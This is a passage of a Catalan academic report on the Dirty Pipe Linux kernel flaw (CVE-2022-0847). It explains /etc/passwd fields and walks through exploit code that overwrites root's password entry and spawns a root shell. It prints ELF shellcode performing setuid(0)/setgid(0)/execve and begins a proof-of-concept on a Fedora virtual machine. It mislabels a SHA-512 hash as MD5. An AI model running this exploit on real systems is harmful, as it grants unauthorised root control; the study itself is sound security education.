Com s'ha anomenat abans, persisteix una característica *legacy* dins dels sistemes Linux que permet emmagatzemar directament la contrasenya de l'usuari dins d'aquesta línia, i això es el que farem gastar. Hi ha que considerar que en aquest cas en particular, la contrasenya no es posa directament en text pla en aquest camp, sinó que es té que computar el "*hash* MD5" abans. D'aquesta manera, la contrasenya no es troba físicament com a tal dins d'aquest camp, sinó que quan es tingui que introduir la contrasenya a l'inici de sessió o a qualsevol altre moment; es computarà el "*hash* MD5" d'aquesta contrasenya introduïda, i si aquest coincideix amb el emmagatzemat dins de "/etc/passwd", es donarà com vàlid l'accés a l'usuari.

3. UID: L'identificador d'usuari es una xifra assignada a cada usuari. Es emprada pel sistema per a referir-se a un usuari.

4. GID: El nom d'identificador de grup, que es refereix al grup principal de l'usuari. Quan l'usuari crea un fitxer, el grup del fitxer passa a ser el d'aquest identificador. Normalment, el nom d'aquest grup es el mateix que el nom del usuari i els grups secundaris estan dins del fitxer "/etc/groups".

5. GECOS: Les dades personals del usuari. Conté una llista de valors separats per comes de (en aquest ordre): el nom complet de l'usuari, el nom d'habitació, el nombre de telèfon laboral, el nombre de telèfon personal i altra informació.

6. Directori "home": La ruta absoluta cap al directori personal de l'usuari, que conté les configuracions i els fitxers personals d'aquest.

7. Shell d'inici: La ruta absoluta cap a la shell predeterminada de l'usuari, que s'inicia quan l'usuari entra al sistema.

3.4 Comprenent el *exploit*

Ara que comprenem com funciona el fitxer "/etc/passwd", anem a descriure el que fa aquesta implementació. La implementació "*exploit*-1.c" canvia la contrasenya del usuari *root* (usuari de màxim rang en un sistema Linux), i obri una shell amb tots els privilegis. D'aquesta forma s'aconsegueix el control total del sistema, escalant tots els privilegis possibles. (Ahmed, 2022/2023)

El primer que fa el *exploit* es obrir el fitxer "/etc/passwd", i una vegada obert; introdueix aquesta ordre.

```
loff_t offset = 4; // after the "root"
```

Il·lustració 19: Offset (sangria) de 4 espais

Podem observar amb aquesta línia de codi (línia 96), que meneja el cursor 4 bytes. D'aquesta forma, assumint que *root* es la primera línia (comportament per defecte de /etc/passwd), ens posem darrere de l'apartat de la contrasenya, i ens disposem a canviar-la.

Per fer açò, gastarem la funció *legacy* de col·locar directament el *hash* MD5 de la contrasenya. En aquest cas, podem extraure el *hash* de la paraula "piped" mitjançant l'ordre de Linux "openssl passwd -1 -salt root piped", que extraurà el *hash* de la paraula "piped" per al cas particular de l'evaluació de l'inici de sessió de *root*. D'aquesta manera, canviarem la contrasenya de *root*, i l'inserirem com veiem a la il·lustració 20.

```
const char *const data =
":$6$root$xgJsQ7yaob86QFGQQYOK0UUj.tXqKn0SLwPRqCaLs19pqYr0p1euYY
LqIC6Wh2NyiiZ0Y9lXJkClRiZkeB/Q.0:0:0:test:/root:/bin/sh\n";

        printf("Setting root password to \"piped\"...\n");

    const size_t data_size = strlen(data);
```

Il·lustració 20: Hash MD5 de la contrasenya

Hi ha que destacar, que aquesta implementació de la vulnerabilitat (que no el *exploit* en si), només funciona si *root* està com a primer element del fitxer "/etc/passwd". En cas de que no siga així, el fitxer quedarà corrupte i el sistema pot inutilitzar-se.

Altra part interessant es que aquest script crea un descriptor "READ-ONLY". Açò es fa perquè d'aquesta manera es pot aconseguir que el *kernel* no mate al procés, ja que no espera que pugam escriure en el fitxer per estar utilitzant una forma no estandar d'escriure en el sistema, fent gastar "splice()" i "*pipe*()". D'aquesta manera, el *kernel* farà l'escriptura sense comprovar els privilegis, encara que el fitxer fos immutable. L'únic que es demana, es que l'accés a lectura, raó per la que no accedim a "/etc/shadow", que es un fitxer que no tenim accés de lectura sense privilegis. («CVE-2022-0847», 2022)

Una vegada que comprenem el *exploit*, l'únic que hi ha que fer es canviar un error que passa en alguns sistemes operatius com el que anem a utilitzar, que es Fedora 34 Workstation. Tenim que afegir una terminació en NULL al final del punter "*argv[]" de la línia 169, com veiem a la il·lustració 21.

```
char *argv[] = {"/bin/sh", "-c", "(echo piped; cat) | su - -c
\""

                "echo \\\"Restoring /etc/passwd from
/tmp/passwd.bak...\\\";"

                "cp /tmp/passwd.bak /etc/passwd;"

                "echo \\\"Done! Popping shell... (run commands
now)\\\";"

                "/bin/sh;"

            "\" root", NULL};
```

Il·lustració 21: Punter "argv[]" amb terminació NULL

Si no fem això, ens botarà un error que especifica el següent, delatant una falla a l'hora d'invocar "splice()", com veiem a la il·lustració 22.

```
System() function call seems to have failed :(
```

Il·lustració 22: Crida del sistema fallida

Una vegada afegit el "NULL", podem compilar normalment el programa, que ens donarà accés a una consola interactiva en "sh", com a l'usuari *root*.

3.5 Variant de *Dirty Pipe* ELF-Matryoshka

Existeix una altra variant d'aquest *exploit*, que aprofita una tècnica anomenada "ELF matryoshka".

El concepte es simple. Com diu el seu propi nom, la tècnica s'assimila a una de les nines russes "matrioixca", nines desmuntables que contenen una altra nina més petita a l'interior. Aquesta tècnica dins del mon de la programació, es tradueix com a que hi ha un arxiu binari embegut dins d'un arxiu executable. Aquest binari embegut es col·loca maliciosament amb la intenció de que el programa principal l'acabi invocant. El terme "ELF" es refereix al format executable i *linkable* emprat als sistemes UNIX i *UNIX-like*, com podria ser MacOS o els sistemes BSD.

La variant "ELF-matryoshka" es pot trobar de moltes formes i maneres, empaquetant distintes ordres per a obtenir accés als arxius de només lectura que interessen. Nosaltres anem a gastar una variant que es troba present en el repositori de Alexis Ahmed. En aquest context, el codi ELF que es proporciona té la forma presentada a la il·lustració 23:

```
unsigned char elfcode[] = {
/*0x7f,*/ 0x45, 0x4c, 0x46, 0x02, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x02, 0x00, 0x3e, 0x00, 0x01, 0x00, 0x00, 0x00,
0x78, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x38, 0x00, 0x01, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x05, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00,
0x97, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x97, 0x01, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x10, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x48, 0x8d, 0x3d, 0x56, 0x00, 0x00, 0x00, 0x48, 0xc7, 0xc6, 0x41, 0x02,
0x00, 0x00, 0x48, 0xc7, 0xc0, 0x02, 0x00, 0x00, 0x00, 0x0f, 0x05, 0x48,
0x89, 0xc7, 0x48, 0x8d, 0x35, 0x44, 0x00, 0x00, 0x00, 0x48, 0xc7, 0xc2,
0xba, 0x00, 0x00, 0x00, 0x48, 0xc7, 0xc0, 0x01, 0x00, 0x00, 0x00, 0x0f,
0x05, 0x48, 0xc7, 0xc0, 0x03, 0x00, 0x00, 0x00, 0x0f, 0x05, 0x48, 0x8d,
0x3d, 0x1c, 0x00, 0x00, 0x00, 0x48, 0xc7, 0xc6, 0xed, 0x09, 0x00, 0x00,
0x48, 0xc7, 0xc0, 0x5a, 0x00, 0x00, 0x00, 0x0f, 0x05, 0x48, 0x31, 0xff,
0x48, 0xc7, 0xc0, 0x3c, 0x00, 0x00, 0x00, 0x0f, 0x05, 0x2f, 0x74, 0x6d,
0x70, 0x2f, 0x73, 0x68, 0x00, 0x7f, 0x45, 0x4c, 0x46, 0x02, 0x01, 0x01,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x02, 0x00, 0x3e,
0x00, 0x01, 0x00, 0x00, 0x00, 0x78, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00,
0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x38,
0x00, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00,
0x00, 0x05, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40,
0x00, 0x00, 0x00, 0x00, 0x00, 0xba, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0xba, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x10, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x31, 0xff, 0x48, 0xc7, 0xc0, 0x69,
0x00, 0x00, 0x00, 0x0f, 0x05, 0x48, 0x31, 0xff, 0x48, 0xc7, 0xc0, 0x6a,
0x00, 0x00, 0x00, 0x0f, 0x05, 0x48, 0x8d, 0x3d, 0x1b, 0x00, 0x00, 0x00,
0x6a, 0x00, 0x48, 0x89, 0xe2, 0x57, 0x48, 0x89, 0xe6, 0x48, 0xc7, 0xc0,
0x3b, 0x00, 0x00, 0x00, 0x0f, 0x05, 0x48, 0xc7, 0xc0, 0x3c, 0x00, 0x00,
0x00, 0x0f, 0x05, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x73, 0x68, 0x00
};
```

Il·lustració 23: Matrioixca ELF present al exploit

La immensa quantitat de codi hexadecimal present al codi, representa tres simples ordres en codi C, però extremadament perilloses en aquest context. Aquestes ordres son:

```
setuid(0);
setgid(0);
execve("/bin/sh", ["/bin/sh", NULL], [NULL]);
```

Il·lustració 24: Ordres encapsulades a dins de la matrioixca

Per a entendre clarament aquestes ordres, hi ha que donar una mica de context sobre els tipus d'usuaris de Linux.

En funció de la distribució Linux que fem gastar, existeixen diferents usuaris en funció de les nostres necessitats; però en tot sistema sempre existirà l'usuari *root* o *superusuari*. Aquest usuari es totpoderós, ja que té la capacitat de llegir, modificar i executar tot els arxius de tot el sistema, i com a dins d'un sistema Linux tot es un arxiu, degut a la filosofia UNIX *everything is a file* (lit. Tot es un arxiu); l'usuari *root* te el poder total i absolut dins del ordinador. (Mckay, 2021)


Aquest usuari especial s'identifica per la ID d'usuari 0, i pel grup d'usuari 0, reservat per a ell a soles i totalment exclusiu. Si la ID d'un usuari i el grup d'un usuari canvien al nombre zero, es convertiran efectivament a l'usuari *root*.

Aquestes línies de codi fan precisament això, canviar la ID i el grup del usuari a 0. L'ordre "setuid()" canvia la ID del usuari (és l'abreviació de "*set user id*") i l'ordre "setgid()", fa el mateix amb el grup (és "*set group id*"). El nombre 0 que hi ha dins dels parèntesis indica precisament que canvien de valor al 0. Posteriorment, s'executa una finestra de comandes que permet executar comandes com a l'usuari *root*.

El codi complet d'aquesta variant del *exploit* es molt similar al primer *exploit* que hem vist, així que la majoria d'ordres son iguals i no cal tornar-les a repetir. Les diferències fonamentals existeixen dins d'un mètode especial anomenat "hax()", que el que fa essencialment es preparar el terreny per injectar el codi ELF. Açò el fa mitjançant la *pipe* trucada amb la flag "PIPE_BUF_FLAG_CAN_MERGE", al igual que amb la primera variant, i col·locant el codi a dins; tal i com comentàvem al apartat 3.4. D'aquesta manera, s'obri al igual que amb el *exploit* 1, una finestra de comandes com l'usuari *root*.

4. Prova de concepte

Per demostrar que aquest *exploit* es pot executar dins d'una màquina real, provarem el *exploit* a dins del famós programa de màquines virtuals VMWare. Amb l'ajuda d'aquest software, emularem una màquina real configurada amb el sistema operatiu d'escriptori Fedora 34, una de les distribucions Linux domèstiques i professionals més utilitzades. Encara que estem gastant la distribució Fedora, en realitat aquest exploit afecta a pràcticament tots els sistemes operatius Linux amb un *kernel* anterior al 5.16.11, 5.15.25 o el 5.10.102; tal i com hem comentat en la secció 3.3.



Il·lustració 25: Especificacions de la màquina virtual

Aquest dispositiu s'ha configurat amb un nom d'usuari anomenat "prueba" i amb una contrasenya anomenada "prueba". Les especificacions de hardware associades a la màquina les podem veure a la il·lustració 25.


Com hem explicat en la secció 3.3, aquest exploit permet la sobre escriptura de dades de només lectura. En aquest cas, aprofitarem una variant que permet explotar el fitxer "/etc/passwd".

A aquesta prova de concepte, utilitzant un binari que conté el exploit, aconseguirem que l'usuari "prueba" que no té privilegis especials, pogués ser capaç de promocionar a *root* sense necessitat de cap tipus de credencial ni autorització. Una vegada promocioni a *root*, llegirem el fitxer "/etc/shadow", acció que necessita permisos molt elevats, ja que conté els *hash* de les contrasenyes del sistema. Per a aconseguir açò, farem que l'*exploit* ataqui al fitxer "/etc/passwd"; tal i com vàrem veure a la secció 3.4.

Per fer funcionar l'*exploit*, primer hem de descarregar-ho del repositori de Alexis Ahmed. Ho farem gastant la ferramenta de comandes git, ja que aquest codi esta allotjat a GitHub. (Ahmed, 2022/2023)


4.1 Reconeixement de la versió del *kernel*

Una vegada iniciat el sistema, entrarem amb el nostre usuari sense privilegis. Com hem comentat en el capítol 2 i al igual que *Dirty COW*, *Dirty Pipe* és un exploit que escala privilegis dins del sistema; així que necessitem establir un inici de sessió amb un usuari d'alguna manera. En el nostre cas, farem gastar l'usuari "prueba".



Il·lustració 26: Accedim a una terminal

Una vegada que hem iniciat el sistema, obrim la terminal i hem d'utilitzar l'ordre "git clone" per a poder clonar els repositoris i accedir al codi.




Il·lustració 27: Clonar repositori del comprovador

El primer repositori que clonarem serà una utilitat per comprovar si la nostra versió del *kernel* es compatible amb *Dirty Pipe* (Brad, 2022/2023). Com vàrem comentar al principi d'aquest capítol a la secció introductoria, *Dirty Pipe* només es compatible fins als *kernels* 5.16.11, 5.15.25 o el 5.10.102; de forma que mitjançant aquesta utilitat, comprobarem si el *kernel* del que disposem es anterior a aquests.

Hi ha que comentar que açò també es podria fer amb l'ordre de Linux "uname -r", i comprovant si la xifra del *kernel* es anterior, però per simplificar farem gastar aquesta utilitat.

Una vegada hem clonat aquest repositori, entrarem dins del directori. Observarem que existeixen 3 fitxers, i un d'aquests s'anomena "dpipe.sh". Aquest fitxer conté la utilitat que ens interessa, així que li donàrem permisos d'execució mitjançant l'ordre "chmod +x" i executarem el programa.




Il·lustració 28: Executem la utilitat dpipe.sh

Com podem observar, aquesta utilitat ens senyala que disposem d'una versió del *kernel* Linux vulnerable, ja que es troba en la versió 5.11.12.


Una vegada açò està comprovat, procedirem a clonar el repositori que conté el codi font de la variant del *exploit* que farem gastar.

4.2 Explotació de la vulnerabilitat

Ara que hem comprovat que som vulnerables, clonarem a continuació el repositori que conté l'*exploit*, utilitzant de nou l'ordre "git clone" tal i com veiem a la il·lustració 29.




Il·lustració 29: Clonar repositori del exploit



Il·lustració 30: Contingut del directori

